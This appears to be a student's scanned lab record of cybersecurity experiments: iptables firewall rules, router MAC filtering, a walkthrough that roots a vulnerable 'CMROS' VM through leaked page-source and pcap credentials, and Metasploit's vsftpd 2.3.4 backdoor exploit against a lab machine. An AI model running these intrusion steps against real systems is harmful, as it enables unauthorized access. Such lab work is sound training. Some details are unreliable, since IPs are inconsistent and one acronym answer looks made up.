Experiment-5

Implement Firewall for an Organization

Date: 6-9-24

AIM

Implement a firewall for an organization.

PROCEDURE

Step-1: Login to Kali Linux, open terminal and find the IP address.

Step-2: In Windows open Command Prompt and find the IP address.

Step-3: First block the IP packets using Kali Linux. Check whether IP packets are blocked using ping command in Windows Operating System.

Step-4: Unblock the IP packets. Check whether IP packets are unblocked using ping command in Windows Operating System.

Step-5: Block the port number. To check port is blocked, open any browser in windows operating system and run the IP address of Kali Linux.

Step-6: Unblock the port number. To check port is unblocked, by open any browser in windows OS and run the IP address of Kali Linux.

SOURCECODE

- Open Kali Linux, in that open terminal.

→ $ sudo service apache2 start
[sudo] password for kali:
(enter password as kali)

- Check ip address in Kali

→ $ ifconfig

- Remember the ip address in kali 192.168.23.128, it is different for each system.
- simultaneously check the ip address for windows in command prompt, for that open command prompt and type command

>ipconfig

- Remember the ip address for windows 172.16.242.8, it is also different for each system.
- Now connect windows and kali using command prompt in windows. For that type command and enter ip address of kali.

>ping 192.168.23.128

- Now in kali linux to block pinging of windows system use the following command.

→ $ sudo iptables -A INPUT -s 192.168.23.1 -j DROP

- Go to command prompt, now check whether ping requests are allowed in windows.

>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:

Request timed out.

Request timed out.

.

.

.

.

.

- This way we can block ping packets.
- To unblock the ping packets use the commands

→ $ sudo iptables -D INPUT -s 192.168.23.1 -j DROP

- let's check its unblocking the ping packets in the windows command prompt.

> ping 192.168.23.128
pinging 192.168.23.128 with 32 bytes of data :
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

.
.
.
.
.

- Goto VMware Terminal and type command.

→ $ sudo iptables -A INPUT -s 192.168.23.1 -p tcp
--destination-port 80 -j DROP

- Open browser in windows and search for its ip address in the address of kali linux bar, it opens the web page. It shows output "This site can't be reached."
- We need to block the availability of port 80 type command,

→ $ sudo iptables -D INPUT -s 192.168.23.1 -p tcp
--destination-port 80 -j DROP

- Now check the ip address of the kali linux in windows.

VIVA QUESTIONS

1. What is an IP address?

Ans. An IP address is a unique number assigned to a device in a network, allowing it to communicate with other devices. It acts like a digital address for sending and receiving data. Types: Public (internet) and Private (local network). Ex: 192.168.1.1 (IPV4) or 2001:0db8::1 (IPV6)

2. What is a port? How many ports will be there for a system?

Ans. A port is a virtual point where network connections begin and end, and a system can have up to 65,535 ports.

3. What is firewall? List its types?

Ans. A firewall is a network security system that controls data flow to and from a network. Firewalls can be software or hardware. Types: Packet filtering firewall, Stateful inspection firewall, Next-generation firewall (NGFW), Proxy firewall, Circuit-level gateway firewall.

4. List out a few services and their port numbers?

Ans. Web (HTTP): Port 80, Secure Web (HTTPS): Port 443, Domain Name System (DNS): Port 53, Remote Desktop Protocol (RDP): Port 3389, File Transfer Protocol (FTP): Port 21, Secure Shell (SSH): Port 22

5. What is the command to check the liveness of the IP packets?

Ans. The command to check the liveness of IP packets is:

ping <IP_address>

Ex: ping 192.168.1.1

This command sends ICMP (Internet Control Message Protocol) echo requests to the specified IP and waits for a response, verifying if the IP is reachable.

Experiment-6

Implement Wi-Fi Security (WPA2, IP based, MAC Based)

Date: 30/9/24

AIM

Implement Wi-FI Security (WPA2, IP based, MAC Based).

PROCEDURE

Step-1: Switch On the D-Link Router and connect PC using a cable

Step-2: Run IP address of router in any browser

Step-3: Choose the Internet Connection Type

Step-4: Set wireless network name

Step-5: Setup wireless security mode

Step-6: Click Wireless Settings WPA2 Personal set the password Save

Step-7: Go to Network and Internet and connect to the wi-fi-DLink.

Step-8: open browser and check internet is accessible or not.

SOURCECODE

Procedure

1. Connect computer's LAN to wifi Router's Last Port.
2. Connect Ethernet Cable (white wire) to Router first port and CPU Ethernet Port.

3. Now connect the plug of the wifi Router plug and turn on the switch.
4. Go to control Panel > Network and Internet > Network and sharing center > change Adapter Settings > Ethernet > Properties > select TCP/IPv4 and click OK and close.
5. Go to Google and enter the router IP address.
6. Login directly
7. Go to wireless, you will get the details. You can edit the wifi name in Name (SSID) and in security options choose WPA2-PSK(AES). You can edit the password in Pre shared Key. Click on apply.
8. Get a device and connect to wifi using password.
9. Go to Status. After connecting check the Active Client table. Under the Active Client table you will find Source MAC address, destination MAC address, copy both the addresses and remove colons.
10. Now in the phone (device), search something and see the wifi connectivity.
11. Now go to Advanced and MAC filter, change to deny for both outgoing and Incoming and enter the source and destination MAC Addresses and click on Add.
    If there are any existing, under current MAC Filter Table, remove them.
    Now it will get blocked.
12. You can test it by searching something in the device.
13. You can now allow by clicking on allow and add for outgoing and incoming.

VIVA QUESTIONS

1. Define Wi-Fi?

Ans. Wi-Fi is a wireless networking technology that uses radio waves to provide wireless high-speed Internet access. Wi-Fi is short for "wireless fidelity".

2. What is WPA?

Ans. WPA stands for Wi-Fi Protected Access, a security protocol that protects wireless networks from unauthorized access.

3. What is MAC?

Ans. A MAC address (media access control address) is a 12-digit hexadecimal no. assigned to each device connected to the network. Primarily specified as a unique identifier during device manufacturing, the MAC address is often found on a device's network interface card (NIC).

4. What is an IP based Wi-Fi security?

Ans. IP-based Wi-Fi security refers to methods of securing a Wi-Fi network by controlling and managing devices based on their IP addresses. It ensures only authorized devices with known IP addresses can access the network and its resources.

5. What is a router?

Ans. A router is a device that connects multiple devices to the internet and allows them to communicate with each other.

Experiment-7

Analyze and Exploit the Root System of CMROS

Date: 14/10/24

AIM

Analyze and exploit the root system of CMROS.

PROCEDURE

Step-1: Download CMROS.zip and extract the zip file.

Step-2: Open VMWare.

Step-3: Open Virtual Machine and click CMROS extracted folder select the .ovf file.

Step-4: Power on the cmros virtual machine and consider IP address of cmros.

Step-5: Open kali linux on and open terminal.

Step-6: Start attacking by using commands.

SOURCECODE

Procedure

- Download CMROS.zip and extract the zip file.
- Open VMware.
- Open Virtual Machine and click CMROS extracted folder Select the .ovf file.
- Power on the CMROS virtual machine and consider IP address of CMROS.

- Click enter. to exit click ctrl + Alt
- Open kali linux on and open terminal.
- Start attacking by following commands

→ $ ifconfig

- Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.
- Now copy the command and paste in the kali linux terminal.
- Now open again nmap tool and set intense scan, all tcp ports and click on scan.
- Now it displays all ports like http and ssh.
- Now open kali linux browser and search cmros ip address.
- Give a right click → view page source.
- It displays the source code.
- After scrolling down the source code page there we can find username and password.
- Goto kali linux terminal and use the below command.
- Use the password we got from the view page source code which is "test"

→ $ ssh test@192.168.232.128 -p 13652
(CMROS IP Address)

- It ask for the password, type the password as "test", it won't appear.
- Use ls command

→ $ ls

- Use whoami to find the user

→ test@VulnOs : ~$ whoami
test

- To know the suspicious file redirect to Desktop and use ls command.

→ $ ls

- Now goto windows system, open browser and download WinSCP
- It shows a login dialog box, under the new site, if there are any other login delete them giving right click.
- Set the file protocol as SCP and give Host name as cmros ip address, port number as 13652, username and password as "test" and click on save, and then click on login and click on continue.
- Now goto Desktop and check the files present in it "cap.pcapng", "s3cr3t.txt".
- Open kali linux and search for wireshark tool.
- Open wireshark tool in kali
- Open cap.pcapng file in the wireshark from the desktop folder.
- Click on 15 line tcp filter and then right click > click follow > TCP stream. It displays user credentials note the user and password.
- Now copy password and open cmros using above credentials. By using the above credentials we can crack cmros system.

VulnOs login : root
Password :

OUTPUT

Now use ls command

→ root@VulnOs : ~# ls o/p : Desktop tazinst.conf

→ root@VulnOs : ~# cd Desktop

→ root@VulnOs : ~/Desktop # pwd

→ root@VulnOs : ~/Desktop # cd ..

→ root@VulnOs : ~# pwd

→ root@VulnOs : ~# cd ..

→ root@VulnOs : /# ls

→ root@VulnOs : ~# cd Desktop

→ root@VulnOs : ~# ls

→ root@VulnOs : ~# cd home

→ root@VulnOs : ~# cd ..

→ root@VulnOs : ~# cd ..

→ root@VulnOs : ~# ls

→ root@VulnOs : ~# cd home

→ root@VulnOs : ~# cd Desktop

→ root@VulnOs : ~# ls

→ root@VulnOs : ~# cd test

→ root@VulnOs : ~# ls

→ root@VulnOs : ~ /home/test # cd Desktop

→ root@VulnOs : ~/home/test/Desktop # ls

→ root@VulnOs : ~/home/test/Desktop # cat s3cr3t.txt,

type command

→ nano s3cr3t.txt, it opens file and write anything in that file, click ctrl x, ctrl y, type filename, next use command.

→ cat s3cr3t.txt

It displays the file content.

VIVA QUESTIONS

1. What is CMROS?

Ans. CMROS stands for Customer Management and Routing Operating System. used for managing network services.

2. List out a few linux commands.

Ans. ls, cd, cp, mv, rm, mkdir, chmod, top

3. What is Winscp? Why is it used?

Ans. Winscp is an open-source file transfer client for windows, used for secure file transfers via FTP, SFTP and SCP Protocols.

4. What is the command used to check the ip address of a system?

Ans. use the command ipconfig (windows) or ifconfig / ip a (Linux) to check the IP address.

5. What is wireshark? Why do we need to use it?

Ans. Wireshark is a network protocol analyzer used to capture and inspect data packets in real-time for trouble shooting and analysis.

Experiment-8

Analyzing Target using Metasploit and gain Control over the System

Date: 21/10/24

AIM

Implementation and analyzing target using Metasploit and gain control over the system.

PROCEDURE

Step-1: Open metasploit in the virtual machine and power on.

Step-2: Enter username and password as msfadmin.

Step-3: Goto kali machine open terminal and type msfconsole.

Step-4: To know the exploit of that service version.

Step-5: To use the exploit.

Step-6: To set rhost IPaddress.

Step-7: Show payloads.

SOURCECODE


step 1 : open metasploit in the virtual machine and power on.
login : msfadmin
password : msfadmin
step 2 : Note down the imet addr : 192.168.8.129

step 3: Now open nmap tool and enter the imet addr 192.168.88.129

→ select Intense scan, all TCP Ports and Scan

step 4: Now open Kali linux

→ msfconsole



→ search vsftpd

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/ vsftpd -232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of service

→ use exploit/unix/ftp/vsftpd_234_backdoor

→ info

Name: VSFTPD V2.3.4 Backdoor Command Execution

platform: Unix

Rank: Excellent

Disclosed: 2011-07-03

Available targets:

Id	Name
0	Automatic

Basic options:

Name	CurrentSetting	Required	Description
RHOSTS		Yes	The target host see https://docs metasploit.com
RPORT	21	Yes	The target port (TCP)

Payload information:

Space: 2000

Avoid: 0 Characters

References:

http://pastebin.com/ActT9555

→ set RHOST 192.168.88.129

RHOST ⇒ 192.168.88.129

→ info

→ show payloads

OUTPUT

Compatible payloads

#	Name	Disclosure Date	Rank	Check	Description
0	pay/load/ cmd/unix/ interact		normal	no	Unix Command Interact with Established Connection.

→ ls
bin
boot
cdrom
srv
sbin
root
-
-
-
-
vmlinuz

→ exit

VIVA QUESTIONS

1. What is metasploit?

Ans. Metasploit is the world's leading open-source penetrating framework used by Security Engineers as a penetration Testing system.

2. What is vulnerability?

Ans. Vulnerability is a weakness in system that can be exploited by an attacker to deliver a successful attack.

3. What is RHOST and LHOST?

Ans. RHOST refers to the IP address of the target Host.
LHOST refers to the IP of your machine.

4. What is the command used to list out the payloads in metasploit?

Ans. Show payloads is the command used to list out the payloads in metasploit.

5. List out any three payloads used for FTP.

Ans. Three payloads used for FTP are Generic/shell-reverse-tcp generic/shell-reverse-tcp-ssl, and generic/shell-reverse-tcp-http.

Experiment-10

Test Security of UPI Applications on Desktop Sharing Applications

Date: 25/11/24

AIM

Test security of UPI applications on Desktop sharing applications.

PROCEDURE

Step-1: Download and install any UPI application on a Mobile.

Step-2: Download and install any Desktop Sharing applications such as AnyDesk or TeamViewer on both Mobile and Computer.

Step-3: Connect both Mobile and Computer using any Desktop sharing applications.

Step-4: To test the security of the UPI applications perform a transaction while both PC and Mobile is connected.

SOURCECODE

→ Download and install UPI applications on your phone.
→ Download and install TeamViewer on your phone

S.NO.	UPI Applications	Desktop Sharing Applications	Test Results
1	PhonePe	AnyDesk / Team Viewer	It allows the application. But which transaction it shows instruction. PhonePe Protection is activated.
2	GPay	AnyDesk / Team Viewer	It allows the application and allow transaction but UPI Pin is hidden.
3	Paytm	AnyDesk / Team Viewer	It doesn't allow to application. It gets security alert.
4.	AmazonPay	AnyDesk / TeamViewer	Alert ⚠ following applications can be used by fraudster to steal money.

OUTPUT

Conclusion :- Paytm is more secure than GPay & PhonePe
→ PhonePe is more secure than GPay.
→ GPay is less secure.

VIVA QUESTIONS

1. List out a few UPI apps?

Ans. PhonePe, CRED, GooglePay, BHIM, FreeCharge, Paytm, amazon Pay.

2. What is security policy?

Ans. A security policy is a document that outlines how an organization manages and protects its information and physical assets.

3. What is a software license?

Ans. A software license is a legally binding agreement that outlines how a software product can be used and distributed.

4. Why is security testing required?

Ans. The goal of security testing is to identify security risks and offer recommendations for remediation to improve the overall security of the software application.

5. What is steganography?

Ans. Steganography is a technique for hiding secret information in plain sight, usually within a non-secret document or other media.